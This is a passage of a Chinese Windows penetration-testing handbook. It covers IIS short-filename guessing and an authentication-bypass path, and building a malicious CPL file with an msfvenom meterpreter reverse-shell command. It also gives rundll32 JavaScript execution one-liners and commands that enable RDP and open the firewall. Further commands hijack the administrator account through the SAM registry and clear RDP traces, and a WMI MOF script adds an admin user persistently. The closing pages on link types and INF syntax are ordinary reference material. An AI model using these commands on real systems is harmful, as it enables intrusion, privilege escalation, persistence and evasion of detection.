133/990



QQ群：632167235

* **dir /x**

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

8.3短文件名可以使用如下命令关闭：

* **fsutil behavior set disable8dot3 1**

禁用后新创建的文件将没有短文件名。

对原有文件夹需要复制才能去掉短文件名。

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

当Apache运行在windows下， 如果创建了一个长文件， 那么无需猜解长文件， 直接用短文件就可以下载了。

IIS+.NET4和URL重写是安全的。

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

可以绕过Basic and Windows认证， 猜解认证目录下的文件。使 用 ： "/AuthNeeded:$i30:$INDEX\_ALLOCATION/secretfile.asp"

代替：

"/AuthNeeded/secretfile.asp"

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

在可绕过的前提下猜解， 形式如下：

/AuthNeeded::$Index\_Allocation/~1/.aspx

或者

/AuthNeeded:$I30:$Index\_Allocation/~1/.aspx

不同的组合情况：

**3.2.2.7 CPL**文件利用

简介

134/990

QQ群：632167235

CPL文件， 是Windows控制面板扩展项， CPL全拼为Control Panel Item。

在系统安装目录的system32下面有一系列.cpl文件,它们分别对应着控制面板中的项目。

CPL文件本质是Windows可执行性文件， 但不属于可以直接独立运行的文件， 通常由shell32.dll打开。

制作CPL文件

1. 文件特点

本质上是DLL文件， 但有如下特点：

* 后缀名为cpl
* 包含一个导出函数CPLApplet
* 可双击直接运行

2. 打开方式

1. 双击直接运行
2. cmd下输入 **rundll32 shell32.dll,Control\_RunDLL <**文件名 **>**
3. cmd下输入 **control <**文件名 **>**

注：

cmd下 **rundll32 shell32.dll,Control\_RunDLL <**文件名 **>** 等同于 **cmd**下 **control <**文件名 **>**

control.exe实质调用了rundll32.exe， 通过control.exe执行cpl文件的进程为rundll32.exe。

1. 通过脚本调用

<1> vbs

Dim objSet obj = CreateObject("Shell.Application") obj.ControlPanelItem("test.cpl")

<2> js

var a = new ActiveXObject("Shell.Application"); a.ControlPanelItem("c:\\test\\test.cpl");

生成文件

* **msfvenom -p windows/meterpreter/reverse\_tcp -b '\x00\xff' lhost=192.168.127.132 lport=8888**

**-f dll -o test.cpl**

在退出的时候会弹框提示程序兼容性助手

解决问题

1. 正常dll执行后弹框

经过测试发现， 原有是因为vc6.0的版本低导致的程序兼容问题， 所以换在vs2008(或者更新的版本)下开发就不会存在这个问题。

2. 解决meterpreter弹框的问题

这里不深入探究msfvenom的生成方式， 解决方法为使用c++程序自己编写一个meterpreter的reverse\_tcp版本。

rundll32

rundll32调用js代码

执行远程exe,会弹框拦截：

* **rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();new% 20ActiveXObject("WScript.Shell").Run("\\\\127.0.0.1\\c$\\test\\test.exe")**

解决方法：

* **rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();new% 20ActiveXObject("WScript.Shell").Exec("\\\\127.0.0.1\\c$\\test\\test.exe")**

执行本地cpl文件， 会弹框提示无法识别文件后缀名：

* **rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();new% 20ActiveXObject("WScript.Shell").Run("c:\\test\\cpl.cpl")**

解决方法：

135/990

QQ群：632167235

* **rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();new% 20ActiveXObject("WScript.Shell").Run("cmd /c c:\\test\\cpl.cpl",0,true)**

遗留问题

1. 无法调用Shell.Application直接执行cpl文件：

* **rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();new20%** **ActiveXObject("Shell.Application").ControlPanelItem("c:\\test\\cpl.cpl")**

2. 无法远程调用cpl文件无法识别文件后缀：

* **rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();new% 20ActiveXObject("WScript.Shell").Exec("\\\\127.0.0.1\\c$\\test\\cpl.cpl")**

3. 弹框拦截远程文件

* **rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();new% 20ActiveXObject("WScript.Shell").Exec("cmd /c \\\\127.0.0.1\\c$\\test\\cpl.cpl")**
* **rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();new% 20ActiveXObject("WScript.Shell").Run("cmd /c \\\\127.0.0.1\\c$\\test\\cpl.cpl",0,true)**

**3.2.2.8** 远程桌面

自动登录密码：

有些管理员为了方便连接3389将密码默认保存HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon DefaultUserName DefaultPassword

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

查询终端端口： 方法一：

* **REG query HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server\WinStations\RDP-Tcp / v PortNumber**

出现0xd3d表示3389。方法二：

输入命令： **tasklist /svc**

查看进程的PID， 有几个svchost.exe， 我们要看的是有termservice服务那个， 它对应的PID为1404。输入命令： **netstat -ano**

查看PID为1404对应的端口。

更改终端端口：

端口为2008(十六进制为： 0x7d8)：

* **REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal” “Server\Wds\rdpwd\Tds\tcp /v PortNumber /t REG\_DWORD /d 0x7d8 /f**
* **REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal” “Server\WinStations\RDP-Tcp /v PortNumber /t REG\_DWORD /d 0x7D8 /f**

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

启动服务：

* **sc config rpcss start= auto**
* **net start rpcss**
* **sc config termservice start= auto**
* **net start termservice**

允许远程连接： 方法一：

* **REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v fDenyTSConnections /t REG\_DWORD /d 00000000 /f**

方法二：

136/990

QQ群：632167235

* **wmic RDTOGGLE WHERE ServerName='%COMPUTERNAME%' call SetAllowTSConnections 1**

然后执行命令：

* **netsh firewall set service remoteadmin enable**
* **netsh firewall set service remotedesktop enable**

拒绝远程连接： 方法一：

* **REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v fDenyTSConnections /t REG\_DWORD /d 00000001 /f**

方法二：

* **wmic RDTOGGLE WHERE ServerName='%COMPUTERNAME%' call SetAllowTSConnections 0**

防火墙添加允许策略：

* **REG ADD HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy**

**\StandardProfile\GloballyOpenPorts\List /v 3389:TCP /t REG\_SZ /d 3389:TCP:\*:Enabled:@xpsp2res.dll,-22009 /f**

连不上解决办法：

* **net stop policyagent**
* **net stop sharedaccess**

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

获得远程登录权限：

1. 提升到system权限
2. **net1 user guest 1** 或查看iis用户密码
3. 查找对应值

* **reg export "HKEY\_LOCAL\_MACHINE\SAM\SAM\Domains\Account\Users\names\**用 户名 **" "x:**

**\2.reg"**

4. 导出administrator注册表

* **reg export "HKEY\_LOCAL\_MACHINE\SAM\SAM\Domains\Account\Users\000001F4" "x:\1.reg"**

将V值删除， 将1F4修改为1F5

1. **regedit /s d:\1.reg**
2. 使用guest： 1登录

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

查询登录过的终端：

* **C:\Users\Administrator>reg query "HKEY\_CURRENT\_USER\Software\Microsoft\TerminalServer Client\Servers" /s**

清除痕迹：

* **reg delete "HKEY\_CURRENT\_USER\Software\Microsoft\Terminal Server Client" /f**
* **del /a /f /q %HOMEPATH%\Documents\Default.rdp**

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

允许运行任意版本的远程桌面的计算机连接：

* **reg add "HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server**

**\WinStations\RDP-Tcp" /v UserAuthentication /t REG\_DWORD /d 0 /f**

**3.2.2.9 mof**命令执行

影响系统： win2003

路径： c:/windows/system32/wbem/mof/nullevt.mof

代码：

137/990

QQ群：632167235

默认它还是会过5s添加一次用户， 解决方法:

1. 停止服务： **net stop winmgmt**
2. 删除文件夹： C:\WINDOWS\system32\wbem\Repository\
3. 启动服务： **net start winmgmt**

**3.2.2.10 Windows**连接

shortcut/快捷方式

以.lnk文件方式存在， 适用于Explorer等应用程序。

非NTFS内置机制， 从Win95开始得到支持。FAT32支持。同时适用于文件、目录。

只能使用绝对路径。

可以跨盘符， 可以跨主机， 可以使用UNC路径、网络驱动器。删除shortcut， 不影响target。

(file) hard link

NTFS内置机制， 从Windows NT 4开始得到支持。FAT32不支持。只适用于文件。

只能使用绝对路径。

hard link与target file必须位于同一volume， 可以简单理解成不能跨盘符。在Explorer中删除hard link， 不影响target file。

删除target file， 不影响hard link。事实上由于hard link的语义， 此时剩下的hard link就是原始数据的唯一访问

138/990

#pragma namespace("\\\\.\\root\\subscription")

instance of EventFilter as $EventFilter

**{**

EventNamespace = "Root\\Cimv2"**;** Name = "filtP2"**;**

Query = "Select \* From InstanceModificationEvent " "Where TargetInstance Isa \"Win32\_LocalTime\" " "And TargetInstance.Second = 5"**;**

QueryLanguage = "WQL"**;**

**};**

instance of ActiveScriptEventConsumer as $Consumer

**{**

Name = "consPCSV2"**;** ScriptingEngine = "JScript"**;** ScriptText =

"var WSH = new ActiveXObject(\"WScript.Shell\")\nWSH.run(\"net.exe user admin admin /add\")" **;**

**};**

instance of FilterToConsumerBinding

**{**

Consumer = $Consumer**;** Filter = $EventFilter**;**

**};**

QQ群：632167235

点。

相 关 Win32 API: CreateHardLink() CreateHardLinkTransacted()

创建:

* **mklink /H "hard link name" "target file"**
* **fsutil.exe hardlink create "hard link name" "target file"**

查看:

* **fsutil.exe hardlink list "hard link name"**
* **fsutil.exe hardlink list "target file"**

二者效果一样， hard link的语义本就如此。

(directory) junction point/soft link/reparse point

junction point也叫soft link。

NTFS内置机制， 从Windows 2000/XP开始得到支持。

只适用于目录。Vista的"C:\Documents and Settings\"是指向"C:\Users\"的junction point， 这样一些使用了硬编码"C:\Documents and Settings\"的老程序可以在Vista上正常工作。

只能使用绝对路径。即使创建junction point时使用了相对路径， 保存到NTFS中时将隐式转换成绝对路径。junction point必须与target directory位于同一local computer， 可以简单理解成不能跨主机。不能使用UNC路径； 假设Z是通过网络映射生成的盘符， 同样不适用于Z。

在local computer范围内， 可以跨盘符。

在Explorer中删除junction point， 有两种情况。对于Windows 2000/XP/2003， 会同步删除target directory， 这真是一个奇葩的行为。注意， 我们强调， 在Explorer中删除， 高版本的Total Commander没有这个奇葩行为。对于Vista及之后版本， 不影响target directory， 这才是人类所能理解的行为。

删除target directory， junction point仍将存在， 但失效了， 变得不可用。这个很好理解， 因为此时junction

point指向不存在的目录。

diskmgmt.msc->右键选中某volume->更改驱动器号和路径->添加->装入以下空白NTFS文件夹中， 这个功能用的就是junction point机制， 还可以用mountvol.exe完成操作。

创建:

* **mklink /J "junction point name" "target directory"** #生成的Reparse Data相比junction.exe要多
* **linkd.exe "junction point name" "target directory"** #Windows Resource Kits

查看:

* **dir /A:L /S "path"**
* **fsutil.exe reparsepoint query "junction point name"** #有Reparse Data的16进制转储
* **linkd.exe "junction point name"** #不能查看junction.exe生成的"junction point"
* **junction.exe -q -s c:\**

删除:

* **fsutil.exe reparsepoint delete "junction point name"** #不建议使用
* **linkd.exe "junction point name" /D** #可以删除junction.exe生成的"junction point"

它这个行为不是我们期望的效果， 比如"target directory"下有普通文件， 上述命令会删除"junction point"下的普通文件， 但不会删除"junction point"， 同时"target directory"下的普通文件仍然存在。这个效果我不能理解。在Explorer中操作无法达到这种效果。

sysinternals的junction.exe:

* **junction.exe "junction point name" "target directory"** #创建
* **junction.exe "junction point name"** #查看
* **junction.exe -q -s "path"** #递归查看
* **junction.exe -d "junction point name"** #删除

我猜junction.exe提供-d参数， 就是因为Windows 2000/XP/2003的Explorer奇葩行为， 这个-d不影响target

directory。

139/990

QQ群：632167235

symbolic link

NTFS内置机制， 从Vista开始得到支持。

同时适用于文件、目录。这是一种超级shortcut。

可以使用相对、绝对路径。假设创建symbolic link时使用了相对路径， 保存到NTFS中的就是相对路径， 不会隐式转换成绝对路径。

可以跨盘符， 可以跨主机， 可以使用UNC路径、网络驱动器。在Explorer中删除symbolic link， 不影响target。

删除target， symbolic link仍将存在， 但失效了， 变得不可用。

相 关 Win32 API: CreateSymbolicLink() CreateSymbolicLinkTransacted()

创建:

* **mklink "file symbolic link name" "target file"**
* **mklink /D "directory symbolic link name" "target directory"**

注意不指定/D时创建file symbolic link， 指定/D创建directory symbolic link。

**3.2.2.11** 主机名

某些服务器安全软件允许管理员指定可以登陆的计算机名， 可以从远程服务器的登录记录里获取客户端主机名。

C:\WINDOWS\system32\config\Secevent.evt

用记事本打开搜索： R D P – T c p

不重启修改主机名：

* **reg add "HKEY\_LOCAL\_MACHINE\System\CurrentControlSet\Control\ComputerName**

**\ActiveComputerName" /v ComputerName /t reg\_sz /d %name% /f >nul 2>nul**

* **reg add "HKEY\_LOCAL\_MACHINE\System\CurrentControlSet\Services\Tcpip\Parameters" /v "NV** **Hostname" /t reg\_sz /d %name% /f >nul 2>nul**
* **reg add "HKEY\_LOCAL\_MACHINE\System\CurrentControlSet\Services\Tcpip\Parameters" /v Hostname /t reg\_sz /d %name% /f >nul 2>nul**

或者：

* **wmic computersystem where Name="%COMPUTERNAME%" call JoinDomainOrWorkgroup Name="%work%"**

**3.2.2.12 inf**文件

**3.2.2.12.1** 简介

INF文件格式要求

一个INF文件是以段组织的简单的文本文件。一些段由系统定义(System-Defined)的名称命名， 而另一些段由

INF文件的编写者命名。每个段包含特定的条目和命名， 这些命名用于引用INF文件其它地方定义的附加段。

INF文件的语法规则

140/990

QQ群：632167235

* 要求的内容： 在特定的INF文件中所要求的必选段和可选段、条目及命令依赖于所要安装的设备组件。端点顺序可以是任意的， 大多数的INF文件安照惯用的次序来安排各个段。
* 段名： INF文件的每个段从一个括在方括号[]中的段名开始。段名可以由系统定义或INF编写者定义。段名、条目和命令不分大小写。在一个INF文件中如果有两个以上的段有相同的名字， 系统将把其条目和命令合并成一个段。每个段以另一个新段的开始或文件的结束为结束。
* 使用串标记： 在INF文件中的许多值， 包括INF编写者定义的段名都可以标示成%strkey%形式的标记。每个这样的strkey必须在INF文件的Strings段中定义为一系列显示可见字符组成的值。
* 行格式、续行及注释： 段中的每个条目或命令以回车或换行符结束。在条目或命令中， “/”可以用做一个显示的续行符； 分号“；”标示后面的内容是注释； 可以用逗号“，”分隔条目和命令中提供的多个值。

右键点击“安装”时会调用InfDefaultInstall.exe并且传入文件名作为参数。可以绕过UAC。

执行方式

1. 文件、服务等使用如下：

* **rundll32.exe setupapi,InstallHinfSection DefaultInst\_all 132 d:\a.inf**

起始字节名字为DefaultInst， 可自定义。InstallHinfSection是大小写敏感的。132代表路径。使用绝对路径名， 且不能加引号。

2. 组策略使用如下：

* **secedit /configure /db gp.sdb /cfg gp.inf /quiet**

示例

141/990

QQ群：632167235

142/990

; Installation inf for the Intel 82930 USB Bulk IO Test Board

;

; (c) Copyright 1999 Microsoft

;

**[Version]** Signature=$CHICAGO$ Class=USB

ClassGUID={36FC9E60-C465-11CF-8056-444553540000}

provider=%MSFT% DriverVer=08/05/1999 **[SourceDisksNames]** 1="BulkUsb Installation Disk",,, **[SourceDisksFiles]** BULKUSB.sys = 1

BULKUSB.inf = 1

**[Manufacturer]**

%MfgName%=Microsoft

**[Microsoft]**

%USB/VID\_045E&PID\_930A.DeviceDesc%=BULKUSB.Dev, USB/VID\_045E&PID\_930A

;[PreCopySection]

;HKR,,NoSetupUI,,1

**[DestinationDirs]**

BULKUSB.Files.Ext = 10,System32/Drivers BULKUSB.Files.Inf = 10,INF **[BULKUSB.Dev]**

CopyFiles=BULKUSB.Files.Ext, BULKUSB.Files.Inf AddReg=BULKUSB.AddReg **[BULKUSB.Dev.NT]**

CopyFiles=BULKUSB.Files.Ext, BULKUSB.Files.Inf AddReg=BULKUSB.AddReg **[BULKUSB.Dev.NT.Services]**

Addservice = BULKUSB, 0x00000002, BULKUSB.AddService

**[BULKUSB.AddService]**

DisplayName = %BULKUSB.SvcDesc% ServiceType = 1 ; SERVICE\_KERNEL\_DRIVER StartType = 3 ; SERVICE\_DEMAND\_START

ErrorControl = 1 ; SERVICE\_ERROR\_NORMAL ServiceBinary = %10%/System32/Drivers/BULKUSB.sys LoadOrderGroup = Base

**[BULKUSB.AddReg]**

HKR,,DevLoader,,\*ntkern HKR,,NTMPDriver,,BULKUSB.sys

HKLM,"System/Currentcontrolset/Services/BulkUsb/Parameters","MaximumTransferSize",0x10001,4096 HKLM,"System/Currentcontrolset/Services/BulkUsb/Parameters","DebugLevel",0x10001,2 **[BULKUSB.Files.Ext]**

BULKUSB.sys

**[BULKUSB.Files.Inf]**

BulkUsb.Inf

QQ群：632167235

**3.2.2.12.2** 参数

[Version]段

习惯上， 每个INF文件都开始于一个Version段， 这段确定文件中描述的设备类型， 上述范例中的Verson段有如下几条语句：

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ Signature=$CHICAGO$

Class=USB

ClassGUID={36FC9E60-C465-11CF-8056-444553540000}

provider=%MSFT% DriverVer=08/05/1999

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

**Signature**指定使用此INF文件的操作系统， 可以是$Chicage$、$Windows NT$(含有一个空格)、$Windows 95

$(含有一个空格)之一， 定界符$必不可少， 且这些串是不分大小写的。如果Signature的值不是这些有效的串之一， 该INF文件就被人为无效。如果一个INF文件用来向Windows 2000和Windows 98两个平台上安装设备驱动程序， 它必须通过DDInstall段来增加系统定义的扩展指定任意操作系统特有的安装信息， 而不管

Signature是何值。

**Class**指定设备的类名， 此范例中指定的是USB类。ClassGuid指定设备注册表的GUID， GUID是一个128位的标识符， DDK头文件DEVGUID.h定义了标准设备类的GUID。

**Provide**标志该INF文件的提供者。%MSFT%的具体内容将在Strings段中定义， 范例中的定义是

MSFT=”Microsoft”， 表明该INF文件的提供者是Microsoft。

**DriverVer**条目提供整个INF文件的版本信息， 在每个Install段中加上DriverVer条目， 为驱动程序提供版本信息。Install段的驱动程序版本条目更具有专用性， 并且比Version段的全局DriverVer条目日期具有更高的优先级。当操作系统搜索驱动程序时， 他会选择一个具有更近的DriverVer日期的驱动程序代替一个较早的驱动程序。如果一个INF没有DriverVer条目， 操作系统将会用缺省的日期00/00/0000。

[SourceDiskNames]段

该段指定并且命名一个或多个包含源文件的磁盘， 这些源文件用于文件拷贝或者重命名操作。该段可以有任意条目， 每个条目对应一个源盘。条目格式如下：

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ diskid=%strkey%|"disk-description",[tagfile],[unused],[path]

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

**diskid**是标志一个源盘的非负整数。这个值可以是十六进制或者十进制的形式标示， 但他不能占用多余4个字节的存储单元。

等式右边规定一个 **%strkey%**标记或者一个引 号引起来的串， 描述由diskid所标示盘符的内容或目的。在安装过程中安装程序可以给终端用户显示这个串值。

**TagFile**是一个可选的值， 规定一个所带磁盘上提供的特征文件名， 不规定任何目录和子目录。安装程序使用特征文件核对用户插入正确的安装盘。特征文件只能用于可移动的介质。

**Unused**值不用在Windows 2000中， 只用在Windows 9x中。

**Path**也是个可选项， 用于标识磁盘上包含源文件的目录路径。

范例中SourceDisksNames段的内容如下：

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ [SourceDiskNames]

1="BulkUsb Installation Disk",,,

143/990

;---------------------------------------------------------------;

**[Strings]** MSFT="Microsoft" MfgName="Intel"

USB/VID\_045E&PID\_930A.DeviceDesc="BulkUsb.Sys Intel 82930 USB Bulk IO Test Board" BULKUSB.SvcDesc="BulkUsb.Sys i82930 Bulk IO test driver"

QQ群：632167235

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

范例规定源盘为磁盘1， 在安装期间， 安装程序可以给终端用户显示字符串“BulkUsbInstallation Disk”。

[SourceDisksFiles]段

该段命名安装过程中所用的源文件， 标志包含这些源文件的磁盘(或者CD-ROM)， 并提供在所带磁盘上包含的每个文件的目录路径。一个SourcesDisksFiles段可以有任意多条目， 磁盘上每个文件都有一个条目。它所包含的条目格式为：

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ filename=diskid[,[subdir][,size]]

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

**Filename**规定磁盘上源文件的名称； **diskid**对应一个整数来标志包含源文件的磁盘， 即在SourceDisksNames 段中规定的diskid； **subdir**是个可选值， 它规定了源磁盘上的文件所在的子目录， 如果该条目省略， 指定的源文件或者在给定磁盘的根目录中， 或者在由SourceDisksNames段中的path条目所指定的目录； **size**也是个可选值， 规定了给定文件的非压缩长度， 其以字节标示。

范例中SourceDisksFiles段的内容如下：

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ [SourceDisksFiles]

BULKUSB.sys=1 BULKUSB.inf=1

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

范例中为两个文件建立的条目， 这两个文件都在磁盘1中， 并且在根目录下。

[Manufacturer]段

该段标志一个或者多个用INF文件安装的设备的制造商， 它也为制造商的设备即驱动程序的安装定义Models 段名。每个INF文件都必须有Manufacturer段。

上述范例的Manufacturer段有一个条目：

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ [Manufacturer]

%MfgName%=Microsoft

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

在Strings段中可以找到%MfgName%定义的字符串， 本范例中定义的是MfgName=”Intel”， 表明设备制造商是

Intel。而右边Microsoft也是制造商的Models段的段名。在INF中， 为每个制造商的Models段规定了一个INF编写者定义的名字， 这个名称要在Manufacturer段中加以应用。范例中的制造商Models段如下：

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ [Microsoft]

%USB/VID\_045E&PID\_930A.DeviceDesc%=BULKUSB.Dev, USB/VID\_045E&PID\_930A

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

该段属于制造商的Models段， 段名是由INF编写者自行定义的， 不属于系统段名。每个制造商的Models段至少标识一个设备， 并规定设备的厂商ID(VID)和产品ID(PID)同时引用这个设备INF文件的Install段。该段也可以规定一个或者多个附加设备ID， 因为有多个与初始硬件ID所识别的设备兼容， 同时由相同的驱动程序驱

动。当设备管理器发现从检测设备所得到的ID， 符合此段定义的ID时， 设备管理器就知道找到了正确的INF 文件。

范例中规定了一个设备， 设备的VID是0x045E， 而PID是0x930A。VID是由USB管理委员会给每个USB芯片厂商统一分配的， 例如Philips公司的VID是0x0471， Cypres公司的VID是0x0547等， 范例中的VID是Intel公司的。产品ID(PID)是由各个厂商自己定义的， 这里VID0x930A是Intel的一个USB批量传输的实验板。

范例中该条目等式右边的BULKUSB.Dev给设备标识了一个INF文件编写者定义的Install段。

[DestinationDirs]段

该段为所有的硬件拷贝、删除和改名操作规定目标目录。范例中的DestinationDirs段如下：

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ [DestinatinDirs] BULKUSB.Files.Ext=10,System32/Drivers BULKUSB.Files.Inf=10.INF

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

DestinationDirs段中条目等式的左边规定INF文件编写者定义的段名， 这些段中的文件将会被存入等式右边指

144/990

QQ群：632167235

定的目录中， 并且这些文件可以被INF文件中其他地方的CopyFiles、RenFiles和DelFiles命令引用。例如， 范例中这两个段的定义如下：

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ [BULKUSB.Files.Ext]

BULKUSB.sys

[BULKUSB.Files.Inf] BULKUSB.Inf

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

DestinationDirs段中条目等号右边的10是一个逻辑磁盘标志符号(Logical Disk Identifier, LDID)， 它规定了对文件操作的目标目录标识符， 后面跟随的是子目录， 作为文件操作的目标地址。范例中第一个文件

BULKUSB.sys的目标地址是WinNT/System32/Drivers； 第二个文件BULKUSB.Inf的目标地址是WinNT/INF。

DestinationDirs段也可以包含一个缺省目标目录DefaultDestDird的条目， 为所有对文件的拷贝、删除和更名操作规定省略的目标路径， 这些文件没有明确的列在其它条目所引用的文件列表中。Windows DDK的Device Information File Reference文件有其他的LDID熟知的定义。具体参见“常量定义部分”。

[Install]段

Install段包含指导安装程序安装所需软件的实际指示。该段必须在一个设备或者型号(Model)的条目中引用。每个Models的每个Install段包括一个可选的DriverVer条目和一个或多个引用INFormation中附加命令段的命

令， 这些命令索引用的段包含安装驱动程序文件及向注册表写入设备专用的和驱动程序专用信息命令。这里， 首先列出这个段的常用格式：

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ [install-section-name]

[install-section-name.nt] [install-section-name.ntx86] [DriverVer=mm/dd/yyyy]

[CopyFiles=@filename|file-list-section] Addreg=add-registry-section [include=filename.inf]

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

首先， 看到有3个可选的段名， 在Windows 9x平台中， 提供了一个无修饰的Install段名**[install-section-**

**name]**， 其中规定设备的安装条目。在Windows 2000平台中， 提供相应的**[install-section-name.nt]**段名， 如果还要限定在x86为基础的Windows 2000平台上， 则提供**[install-section-name.ntx86]**段名。设备安装程序将搜索最合适后缀的install段， 例如， 假设有3个install段， 第一个无后缀， 后两个分别带有.NT和.NTx86 后缀。如果安装到x86平台上的Windows 2000中， 安装程序会使用.NTx86段； 如果安装到非Intel平台上运行的Windows 2000中， 安装程序将使用.NT段； 如果安装到Windows 98中， 安装程序使用无后缀段。

DriverStudioVer条目就是前面叙述的版本信息。

**[CopyFiles=@filename|file-list-section]:**或者指定一个要从源媒体拷贝到目标设备的文件名， 或者引用一个或多个INFormation编写者定义的段， 其中列出了源媒体上要拷贝到目标设备的相关文件。这个命令是可选的， 但是大多数的段都包括这个命令。

**Addreg=add-registry-section:**这个命令引用一个或多个INFormation编写者定义的段， 其中规定了要写入注册表的新的子键， 这些新关键字可能有初始条目， 在这些段中也可以修改已有关键字的值。范例中所引用的段如下：

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ [BULKUSB.AddReg]

HKR,,DevLoader,,\*ntkern HKR,,NTMPDriver,,BULKUSB.sys

HKLM,"System/Currentcontrolset/Services/BulkUsb/Parameters","MaximumTransferSize",0x10001,4096 HKLM,"System/Currentcontrolset/Services/BulkUsb/Parameters","DebugLevel",0x10001,2

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

HKLM是注册表的根键， 它是HKEY\_LOCAL\_MACHINE的缩写。而HKR与注册表关键字相关， 最适合于AddReg 命令出现的地方。比如， 注册表中每个设备的“硬件”子键:../Enum/枚举器ID/设备ID， 与此相对的注册表中每个驱动程序指定的“软件”子键:..CLASS/类GUID/设备ID等。除此之外还有HKCR、HKCU、HKLM和HKU。 前面所举范例的Install段如下：

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ [BULKUSB.Dev]

CopyFiles=BULKUSB.Files.Ext, BULKUSB.Files.Inf AddReg=BULKUSB.AddReg

[BULKUSB.Dev.NT]

CopyFiles=BULKUSB.Files.Ext, BULKUSB.Files.Inf AddReg=BULKUSB.AddReg

145/990

QQ群：632167235

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

所需拷贝的两个文件在INF编写者定义的BULKUSB.Files.Ext和BULKUSB.Files.Inf段中， 而要添加到注册表的项目则在BULKUSB.AddReg段中。

[Install.Service]段

该段包含一个或者多个AddService命令， 用以控制一个特定驱动程序的服务装载的时间和方式， 控制本服务对其他服务和下一级驱动程序的依赖等， 范例中的定义如下：

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ [BULKUSB.Dev.NT.Services]

Addservice = BULKUSB, 0x00000002, BULKUSB.AddService

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

其中， BULKUSB是指定的所需安装服务的名称。对于一个设备， 这个值通常是该设备驱动程序的属性。

0x00000002是一个系统指定的标记(Flag)， 不同的标记有不同的服务功能。最后一项BULKUSB.AddService是

INF文件编写者定义的特定段， 其中包括了所需添加的服务项目， 其范例的定义如下：

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ [BULKUSB.AddService]

DisplayName = %BULKUSB.SvcDesc% ServiceType = 1 ; SERVICE\_KERNEL\_DRIVER StartType = 3 ; SERVICE\_DEMAND\_START

ErrorControl = 1 ; SERVICE\_ERROR\_NORMAL ServiceBinary = %10%/System32/Drivers/BULKUSB.sys LoadOrderGroup = Base

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

[Strings]段

[Strings]段就是字符串段。该段定义了其他段内所指定的字符串， 段内的每一个项目都符合一个在其他段内使用百分比符号(%)包括起来的字符串。范例中的定义如下：

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ [Strings]

MSFT="Microsoft" MfgName="Intel"

USB/VID\_045E&PID\_930A.DeviceDesc="BulkUsb.Sys Intel 82930 USB Bulk IO Test Board" BULKUSB.SvcDesc="BulkUsb.Sys i82930 Bulk IO test driver"

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

常量定义

路径常量

* 00 NULL LDID， 此LDID可以用来创建新的LDID
* 01 源磁盘驱动器:/路径
* 02 临时安装文件夹， 只在安装期间有效
* 03 解除安装目录
* 10 Windows目录
* 11 系统目录
* 12 IO子系统目录
* 13 Command目录
* 14 控制面板目录
* 15 打印机目录
* 16 工作类别目录
* 17 INF目录
* 18 Help目录
* 19 登记
* 20 字体
* 21 Viewers
* 22 VMM32
* 23 Color目录

146/990

QQ群：632167235

* 24 应用程序目录
* 25 共享目录
* 26 WinBoot
* 28 主机Winboot
* 30 引导驱动器的根目录
* 31 虚拟引导驱动器的主机驱动器的根目录

注册表常量

* **HKCR**： HKEY\_CLASSES\_ROOT.
* **HKCU**： HKEY\_CURRENT\_USER.
* **HKLM**： HKEY\_LOCAL\_MACHINE.
* **HKU**： HKEY\_USERS.
